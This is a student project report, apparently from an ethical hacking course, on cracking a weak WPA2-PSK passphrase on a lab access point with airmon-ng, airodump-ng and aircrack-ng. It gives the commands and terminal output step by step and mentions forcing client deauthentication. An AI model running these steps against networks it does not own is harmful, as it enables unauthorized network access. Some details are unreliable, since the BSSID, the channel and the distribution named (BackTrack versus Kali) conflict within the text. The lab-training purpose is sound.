

# Project report on WPA2 Password Cracking

July 9<sup>th</sup>,2018



Instructor:-Sir Noor Alam

Cyber Security and Ethical Hacking

Azure Skynet

By:-Adrian Clive Prasad

Email:wra<sup>th</sup>lustpride@gmail.com

Location:Bangalore

## **ACKNOWLEDGEMENT:**

I would like to express our profound gratitude to our project guide Mr Noor Alam Sir and Azure Skynet Solutions Company for their support, encouragement, supervision, and useful suggestions throughout this project. Their moral support and continuous guidance enabled us to complete our work successfully

WPA2-PSK may not be as safe as you think. There are a few attacks against WPA2-PSK. One of the most common attacks is against WPA2 is exploiting a weak passphrase.

Below you will find a few easy steps on how to break WPA2 with a weak passphrase.

### *Step 1:*

In this case the lab access point is securing the wireless network Wireless Lab with WPA2-PSK. It using the passphrase Cisco123. You can use any wireless router to setup your wireless lab.

<b>Wireless Lab</b>
<div>enabled ▾</div>
<a href="#">rename</a>
WPA2-PSK
None
unlimited
Meraki DHCP
no
no
n/a
Disabled
no
n/a

### *Step 2:*

We will be using Kali Linux to complete this task. Kali will need a wireless card configured before it can be used by the operating system.

The **iwconfig** command will show any wireless cards in the system. I am using a RealTek wireless card. Linux ships with the RealTek drivers, making it a Linux plug and play wireless card.

The operating system recognizes a wireless interface named **wlan0**.

```
root@kali:~# iwconfig
wlan0 IEEE 802.11abgn ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry long limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:on

lo no wireless extensions.

eth0 no wireless extensions.

root@kali:~#
```

### Step 3:

My next step will be to enable the wireless interface. This is accomplished issuing the **ifconfig wlan0 up** command.

```
root@kali:~# ifconfig wlan0 up
root@kali:~#
```

### Step 4:

I need to understand what wireless networks my wireless card sees. I issue the **iwlist wlan0 scanning** command.

```
root@kali:~# iwlist wlan0 scanning
wlan0 Scan completed :
```

This command forces the wireless card to scan and report on all wireless networks in the vicinity.

You can see from this example it found my target network: Wireless Lab. It also found the MAC address of my access point: **0E:18:1A:36:D6:22**. This is important to note because I want to

limit my attack to this specific access point (to ensure we are not attacking or breaking anyone else's password).

Secondly, we see the AP is transmitting on *channel 36*. This is important because it allows us to be specific on what wireless channel we will want our wireless card to monitor and capture traffic from.

```
Cell 05 - Address: 0E:18:1A:36:D6:22
Channel:36
Frequency:5.18 GHz (Channel 36)
Quality=55/70 Signal level=-55 dBm
Encryption key:on
ESSID:"Wireless Lab"
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18
          36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=3200000026414550
Extra: Last beacon: 2916ms ago
IE: Unknown: 000C576972656C6573732040
IE: Unknown: 01088C129824B048606C
IE: Unknown: 030124
IE: Unknown: 074C55532024011128011120
C01184001186401186801186C01187001187401187801187C01188001
11E99011E9D011EA1011EA5011E00
IE: Unknown: 200100
IE: IEEE 802.11i/WPA2 Version 1
   Group Cipher : TKIP
   Pairwise Ciphers (2) : CCMP TKIP
   Authentication Suites (1) : PSK
IE: Unknown: 2D1AEF011BFFFFFFF00000000
```

#### Step 5:

The next step is to change the wireless card to *monitoring mode*. This will allow the wireless card to examine all the packets in the air.

We do this by creating a *monitor interface* using **airmon-ng**. Issue the **airmon-ng** command to verify airmon-ng sees your wireless card.

From that point create the monitor interface by issuing the command: **airmon-ng start wlan0**

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble
If airodump-ng, aireplay-ng or airtun-ng
run on a short period of time, you may want to
kill them
PID      Name
2538     NetworkManager
2641     dhclient
4974     wpa_supplicant

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070
                (monito

root@kali:~#
```

Next, run the **ifconfig** command to verify the monitor interface is created. We can see **mon0** is created.

```
root@kali:~# ifconfig
```

Now verify the interface *mon0* has been created.

```
mon0      Link encap:UNSPEC  HWaddr 00-C0-CA-61-6C-FE-00-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5431 errors:0 dropped:5467 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1186467 (1.1 MiB)  TX bytes:0 (0.0 B)
```

### *Step 6:*


Use **airodump-ng** to capture the WPA2 handshake. The attacker will have to catch someone in the act of authenticating to get a valid capture. **Airodump-ng** will display a valid handshake when it captures it. It will display the handshake confirmation in the upper right hand corner of the screen.

*Note: We will manually connect to the wireless network to force a handshake. In a future post I will show you how to force a reauthorization to make a device automatically disconnect and reconnect without any manual intervention.*

We used the following command: **airodump-ng mon0 – -bssid 20:aa:4b:1f:b0:10** (to capture packets from our AP) – **–channel 6** (to limit channel hopping) – **–write BreakingWPA2** (the name of the file we will save to)

**airodump-ng mon0 – -bssid 0E:18:1A:36:D6:22 – –channel 36 – –write BreakingWPA2**

(make sure there is no space between “- -”)



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airodump-ng mon0 --bssid 0E:18:1A:36:D6:22 --channel 6 --write BreakingWPA2
```

To capture the handshake you are dependent on monitoring a legitimate client authenticate to the network. However, it does not mean you have to wait for a client to legitimately authenticate. You can force a client to re-authenticate (which will happen automatically with most clients when you force a deauthorization). When you see the **WPA Handshake Command** you know you have captured an valid handshake

example:



```
root@kali: /home
File Edit View Search Terminal Help

CH 36 ][ Elapsed: 32 s ][ 2013-05-26 23:17 ][ WPA handshake: 0E:18:1A:36:D6:22

BSSID          PWR RXQ Beacons    #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
0E:18:1A:36:D6:22 -52 100    277      81    0  36  54e  WPA2 CCMP  PSK  Wireless Lab

BSSID          STATION        PWR   Rate    Lost    Frames  Probe
0E:18:1A:36:D6:22 B8:F6:B1:11:9E:A1 -43    6e- 6     0      36

KALI LINUX
The quieter you become, the more you are able to hear.
```

### Step 7:

We will use **aircrack-ng** with the dictionary file to crack the password. Your chances of breaking the password are dependent on the password file.

The command on is: **aircrack-ng “name of cap file you created” -w “name of your dictionary file”**

```
root@kali:/home# aircrack-ng BreakingWPA2-01.cap -w sample.list
```

The **BreakingWPA2-01.cap** file was created when we ran the **airodump-ng** command. The valid WPA2 handshake airodump captured is stored in the **BreakingWPA2-01.cap** file.

Backtrack 5 ships with a basic dictionary. The dictionary file **darkc0de.lst** is a popular worldlist that ships with BackTrack5. We added our password *Cisco123* in this file to make the test run a little smoother

Many attackers use large dictionaries that increase their chances of cracking a passwords. Many dictionaries contain passwords from real users and websites that have been cracked and posted on the

Internet. Some sophisticated dictionaries combine multiple languages, permutations of each word, and key words and phrases from social media sites such as Twitter and Facebook.

**Kali does not come with the darkc0de.lst but you can download it from [here](#)**

**NOTE: Kali does have built-in worldlists in: /usr/share/worldlist**

In this blog we created a file named “sample.lst” and added the word Cisco123 in it.

*Success:*

If the password is found in the dictionary file then Aircrack-ng will crack it.

```
[00:00:00] 1 keys tested (1020.67 k/s)

KEY FOUND! [ Cisco123 ]

Master Key      : 4C C0 3F 98 91 C4 4B F3 33 51 C2 8F 2B 43 F2 02
                  73 19 38 12 C1 8B 1D E6 B9 15 AE 23 36 2D 7F 6A

Transient Key   : 80 F5 7F F5 18 F8 E5 41 EA 99 DD 15 3E 12 DB 6A
                  61 2A E7 8B A4 3B FB 5E E0 80 AB 20 C9 01 59 1B
                  14 25 BE 52 F0 17 83 C6 0A AE DB B7 A0 25 6E 65
                  B6 D5 4A DD C9 1D 27 CC 02 05 CC E8 A8 02 35 42

EAPOL HMAC     : 69 36 BF 90 43 46 07 20 46 87 26 46 3A 59 A8 26
root@kali:/home#
```

